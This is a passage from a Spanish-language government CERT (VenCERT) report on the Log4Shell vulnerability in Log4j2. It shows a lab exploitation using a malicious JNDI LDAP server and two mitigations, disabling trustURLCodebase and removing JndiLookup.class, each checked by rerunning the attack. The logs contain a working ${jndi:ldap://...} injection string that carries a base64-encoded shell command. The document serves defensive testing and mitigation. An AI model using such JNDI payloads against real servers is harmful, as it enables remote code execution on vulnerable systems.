
Nos apoyamos del mismo servidor malicioso JNDIExploit-1.2-SNAPSHOT.jar usado en el apartado “Explotación” que esta vez iniciará desde la IP: 192.168.28.146, y que tal como se puede observar en la captura de abajo, habilita un servidor LDAP de puerto 1389 y un servidor HTTP de puerto 8181

```
root@kali:~# nmap -p 1389,8181 -sV 192.168.28.148
Starting Nmap 7.80 ( https://nmap.org ) at 2022-02-26 11:51 -04
Nmap scan report for 192.168.28.148
Host is up (0.00050s latency).

PORT     STATE SERVICE VERSION
1389/tcp open  ldap    (Anonymous bind OK)
8181/tcp open  http    JBoss Enterprise Application Platform
MAC Address: 00:0C:29:2B:90:C0 (VMware)
```

Compilamos y ejecutamos el script con la inyección, se puede observar en una de las lineas que se ha descargado el ExploitFtpUHe0NBh que se trata de un archivo .class

```
        at org.apache.logging.log4j.spi.AbstractLogger.error(AbstractLogger.java:730)
        at com.miguel.log4j2.App.main(App.java:27)
Caused by: java.lang.ClassCastException: ExploitFtpUHe0NBh cannot be cast to javax.naming.spi.ObjectFactory
        at javax.naming.spi.NamingManager.getObjectFactoryFromReference(NamingManager.java:174)
        at javax.naming.spi.DirectoryManager.getObjectInstance(DirectoryManager.java:189)
        at com.sun.jndi.ldap.LdapCtx.c_lookup(LdapCtx.java:1113)
        ... 38 more

12:17:46.635 [main] ERROR App - ${jndi:ldap://192.168.28.148:1389/Basic/Command/Base64/ZWNobyAiZXhwbG90YWNpb24gbG9nNGoyIGV4aXRvc2EiID4gL3RtcC92ZW5jZXJ0LnR4dA==}
2022-02-26 12:17:47,150 pool-1-thread-1 DEBUG Stopping LoggerContext[name=74a14482, org.apache.logging.log4j.core.LoggerContext@6a192cfe]
2022-02-26 12:17:47,152 pool-1-thread-1 DEBUG Stopping LoggerContext[name=74a14482, org.apache.logging.log4j.core.LoggerContext@6a192cfe]...
2022-02-26 12:17:47,153 pool-1-thread-1 TRACE Unregistering 1 MBeans: [org.apache.logging.log4j2:type=74a14482]
2022-02-26 12:17:47,154 pool-1-thread-1 TRACE Unregistering 1 MBeans: [org.apache.logging.log4j2:type=74a14482,component=StatusLogger]
2022-02-26 12:17:47,155 pool-1-thread-1 TRACE Unregistering 1 MBeans: [org.apache.logging.log4j2:type=74a14482,component=ContextSelector]
2022-02-26 12:17:47,156 pool-1-thread-1 TRACE Unregistering but no MBeans found matching 'org.apache.logging.log4j2:type=74a14482,component=Loggers,name=*'
2022-02-26 12:17:47,157 pool-1-thread-1 TRACE Unregistering 1 MBeans: [org.apache.logging.log4j2:type=74a14482,component=Appenders,name=DefaultConsole-2]
2022-02-26 12:17:47,159 pool-1-thread-1 TRACE Unregistering but no MBeans found matching 'org.apache.logging.log4j2:type=74a14482,component=AsyncAppenders,name=*'
2022-02-26 12:17:47,169 pool-1-thread-1 TRACE Unregistering but no MBeans found matching 'org.apache.logging.log4j2:type=74a14482,component=AsyncLoggerRingBuffer'
```


Comprobamos que la inyección fue realizada de manera exitosa, luego borramos el archivo “vencert.txt” para comenzar con la mitigación.




Usamos el mismo equipo victima para comprobar que los métodos de mitigación que aplicaremos sean efectivos contra la vulnerabilidad, que en nuestro caso se expone mediante  log4j2 versión 2.10.

## *Primer Método de Mitigación*

La primera forma de mitigar la vulnerabilidad log4j2 se realiza colocando los valores de **com.sun.jndi.rmi.object.trustURLCodebase** y **com.sun.jndi.ldap.object.trustURLCodebase** de nuestro archivo App.class en "false" tal como en la siguiente captura:




Luego de editar compilamos, en nuestro caso con Apache maven:

```
root@debian:/home/miguel/com.miguel.log4j2#  mvn clean compile assembly:single
[INFO] Scanning for projects...
[INFO]
[INFO] ------------------------------------------------------------------------
[INFO] Building com.miguel.log4j2 1.0-SNAPSHOT
[INFO] ------------------------------------------------------------------------
[INFO]
[INFO] --- maven-clean-plugin:3.1.0:clean (default-clean) @ com.miguel.log4j2 ---
[INFO] Deleting /home/miguel/com.miguel.log4j2/target
[INFO]
[INFO] --- maven-resources-plugin:3.0.2:resources (default-resources) @ com.miguel.log4j2 ---
[INFO] Using 'UTF-8' encoding to copy filtered resources.
[INFO] Copying 3 resources
[INFO]
[INFO] --- maven-compiler-plugin:3.8.0:compile (default-compile) @ com.miguel.log4j2 ---
[INFO] Changes detected - recompiling the module!
[INFO] Compiling 1 source file to /home/miguel/com.miguel.log4j2/target/classes
[INFO]
[INFO] --- maven-assembly-plugin:2.4.1:single (default-cli) @ com.miguel.log4j2 ---
[INFO] Building jar: /home/miguel/com.miguel.log4j2/target/com.miguel.log4j2-1.0-SNAPSHOT-jar-with-dependencies.jar
[INFO] ------------------------------------------------------------------------
[INFO] BUILD SUCCESS
[INFO] ------------------------------------------------------------------------
[INFO] Total time: 2.881 s
[INFO] Finished at: 2022-02-26T13:16:04-04:00
[INFO] Final Memory: 19M/184M
[INFO] ------------------------------------------------------------------------
```

Al ejecutar observamos que la salida en pantalla es muy distinta a cuando teníamos configurada con el valor **true** las variables **com.sun.jndi.rmi.object.trustURLCodebase** y **com.sun.jndi.ldap.object.trustURLCodebase.**

```
2022-02-26 13:17:25,199 main DEBUG Shutdown hook enabled. Registering a new one.
2022-02-26 13:17:25,200 main DEBUG LoggerContext[name=74a14482, org.apache.logging.log4j.core.LoggerContext@6a192cfe] started OK.
2022-02-26 13:17:25,207 main DEBUG Starting JndiManager org.apache.logging.log4j.core.net.JndiManager
2022-02-26 13:17:25,238 main DEBUG Shutting down JndiManager org.apache.logging.log4j.core.net.JndiManager
2022-02-26 13:17:25,239 main DEBUG Shut down JndiManager org.apache.logging.log4j.core.net.JndiManager, all resources released: true
13:17:25.204 [main] ERROR App - Reference Class Name: foo

2022-02-26 13:17:25,243 pool-1-thread-1 DEBUG Stopping LoggerContext[name=74a14482, org.apache.logging.log4j.core.LoggerContext@6a192cfe]
2022-02-26 13:17:25,244 pool-1-thread-1 DEBUG Stopping LoggerContext[name=74a14482, org.apache.logging.log4j.core.LoggerContext@6a192cfe]..
2022-02-26 13:17:25,245 pool-1-thread-1 TRACE Unregistering 1 MBeans: [org.apache.logging.log4j2:type=74a14482]
2022-02-26 13:17:25,246 pool-1-thread-1 TRACE Unregistering 1 MBeans: [org.apache.logging.log4j2:type=74a14482,component=StatusLogger]
2022-02-26 13:17:25,247 pool-1-thread-1 TRACE Unregistering 1 MBeans: [org.apache.logging.log4j2:type=74a14482,component=ContextSelector]
2022-02-26 13:17:25,247 pool-1-thread-1 TRACE Unregistering but no MBeans found matching 'org.apache.logging.log4j2:type=74a14482,component
```

Si buscamos el archivo “vencert.txt” que antes pudimos insertar, nos encontramos con un mensaje de error, indicándonos que no existe.



## Segundo Método de Mitigación

La clase que debemos eliminar de log4j2 tiene por nombre “JndiLookup.class” y seencuentra ubicado dentro del paquete log4j-core-<su_versión>.jar en nuestro caso es log4j-core-2.10.0.jar, por lo tanto debemos localizarlo, para esta tarea utilizaremos el comando “locate” o tambien se puede utilizar un script realizado por los especialistas del VenCERT para localizar la ruta del archivo vulnerable:

https://github.com/MiguelM001/vulescanjndilookup/blob/master/vulescanjndilookup.py

```
root@debian:/home/miguel# locate log4j-core
/root/.m2/repository/org/apache/logging/log4j/log4j-core
/root/.m2/repository/org/apache/logging/log4j/log4j-core/2.10.0
/root/.m2/repository/org/apache/logging/log4j/log4j-core/2.10.0/_remote.repositories
/root/.m2/repository/org/apache/logging/log4j/log4j-core/2.10.0/log4j-core-2.10.0.jar
/root/.m2/repository/org/apache/logging/log4j/log4j-core/2.10.0/log4j-core-2.10.0.jar.sha1
/root/.m2/repository/org/apache/logging/log4j/log4j-core/2.10.0/log4j-core-2.10.0.pom
/root/.m2/repository/org/apache/logging/log4j/log4j-core/2.10.0/log4j-core-2.10.0.pom.sha1
root@debian:/home/miguel#
```

Nos movemos a la ruta donde se encuentra nuestro archivo log4j-core-2.10.0.jar, la ventaja que ofrece este método es que no desempaqueta el archivo, sin embargo vemos que dentro se encuentra la clase que buscamos.

```
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
root@debian:~/.m2/repository/org/apache/logging/log4j/log4j-core/2.10.0/temporal/org/apache/logging/log4j/core/lookup# ls -l
total 120
-rw-r--r-- 1 root root   735 nov 19  2017 AbstractConfigurationAwareLookup.class
-rw-r--r-- 1 root root   636 nov 19  2017 AbstractLookup.class
-rw-r--r-- 1 root root  1606 nov 19  2017 ContextMapLookup.class
-rw-r--r-- 1 root root  2333 nov 19  2017 DateLookup.class
-rw-r--r-- 1 root root   855 nov 19  2017 EnvironmentLookup.class
-rw-r--r-- 1 root root  8705 nov 19  2017 Interpolator.class
-rw-r--r-- 1 root root  3513 nov 19  2017 JavaLookup.class
-rw-r--r-- 1 root root  1362 nov 19  2017 JmxRuntimeInputArgumentsLookup.class
-rw-r--r-- 1 root root  2937 nov 19  2017 JndiLookup.class
-rw-r--r-- 1 root root  3250 nov 19  2017 Log4jLookup.class
-rw-r--r-- 1 root root  1792 nov 19  2017 MainMapLookup.class
```

Ejecutamos el siguiente comando que eliminará la clase JndiLookup.class, sin necesidad de desempaquetar el archivo log4j-core-2.10.0.jar:

***~ zip -q -d log4j-core-*.jar org/apache/logging/log4j/core/lookup/JndiLookup.class***

Comprobamos que se han realizado los cambios, comparando la función hash criptográfica entre el archivo modificado log4j-core-2.10.0.jar y el archivo log4j-core-2.10.0.jar.sha que contenía el hash original.

```
root@debian:~/.m2/repository/org/apache/logging/log4j/log4j-core/2.10.0# sha1sum log4j-core-2.10.0.jar
ffbd719126678551de195180e7ff88c88c93666a  log4j-core-2.10.0.jar
root@debian:~/.m2/repository/org/apache/logging/log4j/log4j-core/2.10.0# cat log4j-core-2.10.0.jar.sha1 && echo ""
c90b597163cd28ab6d9687edd53db601b6ea75a1
root@debian:~/.m2/repository/org/apache/logging/log4j/log4j-core/2.10.0#
```

Compilamos y ejecutamos de nuevo el código malicioso, y vemos como no logra inyectarnos el archivo vencert.txt, por lo concluimos que hemos mitigado la vulnerabilidad.

```
2022-02-26 18:31:54,846 main TRACE Unregistering but no MBeans found matching 'org.apache.logging.log4j2:type=74a14482,component=Loggers,name=*,subtype=RingBuffer'
2022-02-26 18:31:54,853 main DEBUG Registering MBean org.apache.logging.log4j2:type=74a14482
2022-02-26 18:31:54,855 main DEBUG Registering MBean org.apache.logging.log4j2:type=74a14482,component=StatusLogger
2022-02-26 18:31:54,857 main DEBUG Registering MBean org.apache.logging.log4j2:type=74a14482,component=ContextSelector
2022-02-26 18:31:54,858 main DEBUG Registering MBean org.apache.logging.log4j2:type=74a14482,component=Appenders,name=DefaultConsole-2
2022-02-26 18:31:54,868 main TRACE Using default SystemClock for timestamps.
2022-02-26 18:31:54,869 main TRACE Using DummyNanoClock for nanosecond timestamps.
2022-02-26 18:31:54,869 main DEBUG Reconfiguration complete for context[name=74a14482] at URI jar:file:/home/miguel/com.miguel.log4j2/target/com.miguel.log4j2-1.0-SNAPSHOT-jar-with
xml (org.apache.logging.log4j.core.LoggerContext@188715b5) with optional ClassLoader: null
2022-02-26 18:31:54,870 main DEBUG Shutdown hook enabled. Registering a new one.
2022-02-26 18:31:54,871 main DEBUG LoggerContext[name=74a14482, org.apache.logging.log4j.core.LoggerContext@188715b5] started OK.
18:31:54.875 [main] ERROR App - ${jndi:ldap://192.168.28.148:1389/Basic/Command/Base64/ZWNobyAiZXhwbG90YWNpb24gbG9nNGoyIGV4aXRvc2EiID4gL3RtcC92ZW5jZXJ0LnR4dA==}
2022-02-26 18:31:54,922 pool-1-thread-1 DEBUG Stopping LoggerContext[name=74a14482, org.apache.logging.log4j.core.LoggerContext@188715b5]
2022-02-26 18:31:54,923 pool-1-thread-1 DEBUG Stopping LoggerContext[name=74a14482, org.apache.logging.log4j.core.LoggerContext@188715b5]...
2022-02-26 18:31:54,924 pool-1-thread-1 TRACE Unregistering 1 MBeans: [org.apache.logging.log4j2:type=74a14482]
2022-02-26 18:31:54,931 pool-1-thread-1 TRACE Unregistering 1 MBeans: [org.apache.logging.log4j2:type=74a14482,component=StatusLogger]
2022-02-26 18:31:54,933 pool-1-thread-1 TRACE Unregistering 1 MBeans: [org.apache.logging.log4j2:type=74a14482,component=ContextSelector]
2022-02-26 18:31:54,934 pool-1-thread-1 TRACE Unregistering but no MBeans found matching 'org.apache.logging.log4j2:type=74a14482,component=Loggers,name=*'
2022-02-26 18:31:54,934 pool-1-thread-1 TRACE Unregistering 1 MBeans: [org.apache.logging.log4j2:type=74a14482,component=Appenders,name=DefaultConsole-2]
2022-02-26 18:31:54,935 pool-1-thread-1 TRACE Unregistering but no MBeans found matching 'org.apache.logging.log4j2:type=74a14482,component=AsyncAppenders,name=*'
2022-02-26 18:31:54,936 pool-1-thread-1 TRACE Unregistering but no MBeans found matching 'org.apache.logging.log4j2:type=74a14482,component=AsyncLoggerRingBuffer'
2022-02-26 18:31:54,937 pool-1-thread-1 TRACE Unregistering but no MBeans found matching 'org.apache.logging.log4j2:type=74a14482,component=Loggers,name=*,subtype=RingBuffer'
```

Ademas volvemos a ejecutar la prueba inicial con log4j2 para descartar que el marco de registro presente fallos a causa de la ausencia de la clase eliminada.

```
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
root@debian:/home/miguel/com.miguel.log4j2/target# java -jar com.miguel.log4j2-1.0-SNAPSHOT-jar-with-dependencies.jar
18:51:22.027 [main] ERROR App - Prueba  LOG4J2  VenCERT

root@debian:/home/miguel/com.miguel.log4j2/target#
```

# Referencias Bibliográficas


- Apache Log4j2: https://looging.apahe.org.log4j
- Log4shell-vulnerable-app: https://github.com/christophetd/log4shell-vulnerable-app
- Apache Maven Tutorial: https://www.vogella.com/tutorials/ApacheMaven/article.html
- Building and Installing Log4j: https://logging.apache.org/log4j/log4j-2.0/build.html
- Configuración de proyecto MAVEN log4j2.xml: https://programmerclick.com/article/68902214833/
- Configuración y uso de Log4j2: https://programmerclick.com/article/2824965137/
- Cómo instalar apache maven en Debian 9 2022: https://es.joecomp.com/how-install-apache-maven-debian-9
- Log4j 2 Configuration Example: https://sematext.com/blog/log4j2-tutorial/
- Configurar Log4j2 en Netbeans: https://elbauldelprogramador.com/configurar-log4j2-en-netbeans-un-logger-para-java/

- Cómo instalar Java en Debian 9 Stretch: https://chachocool.com/como-instalar-java-openjdk-en-debian-9-stretch/
- Apache Log4j: https://logging.apache.org/log4j/2.x/log4j-users-guide.pdf
- Cómo protegemos a los usuarios de sematext: https://sematext.com/blog/log4shell-response/
- Log4j y Log4Sell: https://www.newtral.es/que-es-log4j-log4shell-vulnerabilidad-ataques/20211220/

Informe de Investigación

# Elaborado por:

Esp. Ángelo Camacho

Esp. Joelymar Uzcátegui

Esp. Miguel Márquez

# Información de Contacto

Comunícate con nosotros mediante los distintos medios electrónicos:

0416-630-38-54

WWW.SUSCERTE.GOB.VE

INCIDENTES.VENCERT@SUSCERTE.GOB.VE